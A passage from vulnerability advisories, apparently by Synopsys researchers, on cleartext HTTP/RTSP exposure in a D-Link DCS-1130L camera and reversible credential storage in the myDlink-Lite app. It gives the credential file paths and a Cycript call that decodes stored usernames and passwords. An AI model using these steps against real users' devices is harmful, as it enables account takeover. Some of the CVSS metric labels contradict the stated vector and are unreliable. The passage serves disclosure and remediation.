
Steps to Reproduce

---

1) Ensure that browser is configured to use a man in the middle proxy tool such as burpsuite or fiddler
2) Navigate to http://[IP Address of Camera]/
3) Login to the device and observe that the credentials are sent as base 64 encoded value in clear text HTTP protocol



4) Also if you navigate to [http://[IP](http://[IP) address of camera]/eng/admin/adv_lan.cgi
5) We can observe that if use remote port forwarding then both port 80 and 554 are being port forwarded instead of SSL enabled ports



Vulnerability Description

The device allows to connect to web management interface on non-SSL connection using plain text HTTP protocol and when remote management is enabled, that is exposed on the Internet as well. Similarly, the RTSP port is port forwarded as well and this allows to access the video feed remotely from the device on the Internet in clear text.

Exploitation

The attacker would need to have a man in the middle position established on the Internet. This might be possible by attacking Internet Service providers and then using DNS based redirection attacks which would allow an attacker to sniff all the traffic passing between various nodes. The attack can also be performed easily, if the device is connected to an open Wifi connection in a coffee shop or restaurant etc. As all an attacker would have to do in that case is sniff the the wireless packets which can be performed by using open source tools and with a cheap tablet or laptop.

Vulnerability discovery

The vulnerability was discovered simply by performing a web application pentest against the web management interface of the device.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary that the device only allows to communicate on SSL enabled ports.

19) SIG-EXT-04-2017-19 (Insecure Data Storage: Clear text credentials)

Introduction

Recently it was identified that the iOS/Android applications “myDlink-Lite” provided by Dlink Technologies have been storing the credentials of the device in encoded format which can easily be decoded by an attacker who has gained access to the device. This was identified as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130L device. This device acts as an IP camera and allows a user to view and control the settings on the device.

Advisory

Overview

Synopsys Software Integrity Group staff identified identified that the iOS/Android applications “myDlink-Lite” provided by Dlink Technologies have been storing the credentials of the device in encoded format which can easily be decoded by an attacker who has gained access to the device. This was identified as a part of the research on IoT devices in the most recent firmware for Dlink DCS-1130L device. The issue exists in the most recent iOS/Android application installed by the researchers on 7/19/17. All the application versions prior to that are vulnerable. It allows an attacker who can provide the default credentials to login into the Dlink cloud account and access the device and its functionality.

High Severity Rating

Using CVSS3, it has vector
CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:F/RL:U/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:L/MS:U/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (L):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H):
- Integrity Impact (I): High (H):
- Availability Impact (A): High (H):
- Resulting base score: 8.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C): On the basis of functional exploit written.
- Resulting temporal score: 8.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (H):
- Integrity Requirement (IR): Med (H):
- Availability Requirement (AR): Med (H
- Resulting environmental score: 8.8 (High).

The final score is thus 8.8 (High).


Vulnerable Versions

All versions of myDlink-Lite application up to the latest version contain the vulnerability..

Steps to Reproduce

---

1) Navigate to /data/data/com.dlink.mydlink/files/id_user_data file
2) Observe the encoded credentials
3) Now install the application on jailbroken iOS device and attach Cycript to the application
4) Type in “[myUtils showString:@”[encoded username or password]”]” in the Cycript console
5) Observe the decoded credentials as shown below




Vulnerability Description


Finally, we decided to focus on the final attack surface which is any data that the mobile application stores in the device in clear text that can allow an attacker to take control of the device in any way. This specific issue is not new for mobile application developers and we have seen that this issue has plagued a large number of mobile devices that range from commercial to social network based mobile applications. As IoT manufacturers race to be a part of creating mobile applications for their devices, they need to be aware of the risk that is introduced by insecurely storing sessions tokens or credentials used to control cloud services by these mobile applications. In case of Dlink mobile application “myDlink Lite”, it was identified that the application stores a user’s username and a password using custom ecoding on the device. Although kudos to the developers for not storing the original password of the user in clear text, however the custom encoding used by Dlink app can be reversed easily and infact a method exists as a part of the binary that allows to get the clear text username and password easily. This is enough for an attacker who has physical access to a user’s device or a malware application that is able to root/jailbreak the device and is able to grab the file.

Exploitation


An attacker who has been able to gain access to the user's device physically can root the device and then be able to access the file com.dlink.mydlink.plist located in /private/var/mobile/Containers/Data/Application/[GUID]/Library/Preferences folder on a iOS device. Also, as discussed earlier, a malware application installed by a user accidentally can also allow a remote attacker to jailbreak/root the device and then be able to grab the file with encoded credentials which would allow an attacker to control the user's device. After grabbing the credential file, we can observe that the user's credentials are stored this way.



An attacker can now install the application on an attacker's jailbroken iOS device and use Cycript to execute functions embedded in the Dlink iOS application. An attacker needs to execute the function "[myUtils showString:@"[encoded username or password]"]" in Cycript console after attaching to the application on an attacker's jailbroken device.




This will allow an attacker to observe the clear text value for user's password and username stored on the device.



Clear text email and password values stored on the device

Similarly, files stored on an Android device can also be exploited in the similar fashion. All an attacker needs is to steal the credential file which is id_user_data stored in /data/data/com.dlink.mydlink/files and then use the same API on iOS device to decrypt the data.



Vulnerability discovery

The vulnerability was discovered by manual pentesting the mobile application myDlink-Lite.

Contact

Direct questions to Mandar Satam, Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary that the application uses PBKDF2 encryption based mechanisms to store the credentials of the device.